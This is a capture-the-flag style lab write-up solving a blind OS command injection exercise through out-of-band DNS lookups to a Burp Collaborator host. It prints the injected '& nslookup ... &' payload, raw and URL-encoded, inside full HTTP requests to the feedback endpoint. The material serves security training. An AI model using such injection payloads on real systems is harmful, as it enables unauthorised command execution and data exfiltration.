# Blind OS command injection with out-of-band interaction


This lab contains a blind OS command injection vulnerability in the feedback function.

The application executes a shell command containing the user-supplied details. The command is executed asynchronously and has no effect on the application's response. It is not possible to redirect output into a location that you can access. However, you can trigger out-of-band interactions with an external domain.

To solve the lab, exploit the blind OS command injection vulnerability to issue a DNS lookup to Burp Collaborator.

### Start by getting a submit query and firing it to repeater#


I stripped out all the other headers for cleanliness.



```
POST /feedback/submit HTTP/1.1
Host: 0ac300a4030b6455c0f95ce7005b0073.web-security-academy.net
Cookie: session=PLdMRRilVOWXlSpBs1cNCvpl9KuMfxgH
Content-Length: 102
Content-Type: application/x-www-form-urlencoded

csrf=RHwRvrODqWUTbzND3qIptDyLQhTXiVTA&name=sw1m&email=sw1m%40pool.cool&subject=
Subject&message=message
```

### I used the extension taborator to generate a collaborator agent



wff9la34hqdab9rad7y9uig15sbjz8.oastify.com


### Set up the payload - I used the standard one from the brief and modified it

& nslookup whoami.kgji2ohoyw.web-attacker.com &

Modified
& nslookup whoami wff9la34hqdab9rad7y9uig15sbjz8.oastify.com &

Encoded
%26+nslookup+whoami+wff9la34hqdab9rad7y9uig15sbjz8.oastify.com+%26

In Burp repeater




```
POST /feedback/submit HTTP/1.1
Host: 0ac300a4030b6455c0f95ce7005b0073.web-security-academy.net
Cookie: session=PLdMRRilVOWXlSpBs1cNCvpl9KuMfxgH
Content-Length: 152
Content-Type: application/x-www-form-urlencoded

csrf=RHwRvrODqWUTbzND3qIptDyLQhTXiVTA&name=sw1m&email=
%26+nslookup+whoami+wff9la34hqdab9rad7y9uig15sbjz8.oastify.com+%26&subject=Subject&
message=message
```


## Fire off the request and check the polling on taborator

If it went well there should be DNS lookups indicating that the web app is vulnerable



| # | Time | Type | IP | Hostname |
|---|---|---|---|---|
| | 2022-Sep-30 21:41:47 UTC | DNS | 34.245.82.8 | wff9la34hqdab9rad7y9uig15sbjz8.oastify.com |
| | 2022-Sep-30 21:41:47 UTC | DNS | 3.251.104.131 | wff9la34hqdab9rad7y9uig15sbjz8.oastify.com |

## Accept your congratulations



Congratulations, you solved the lab!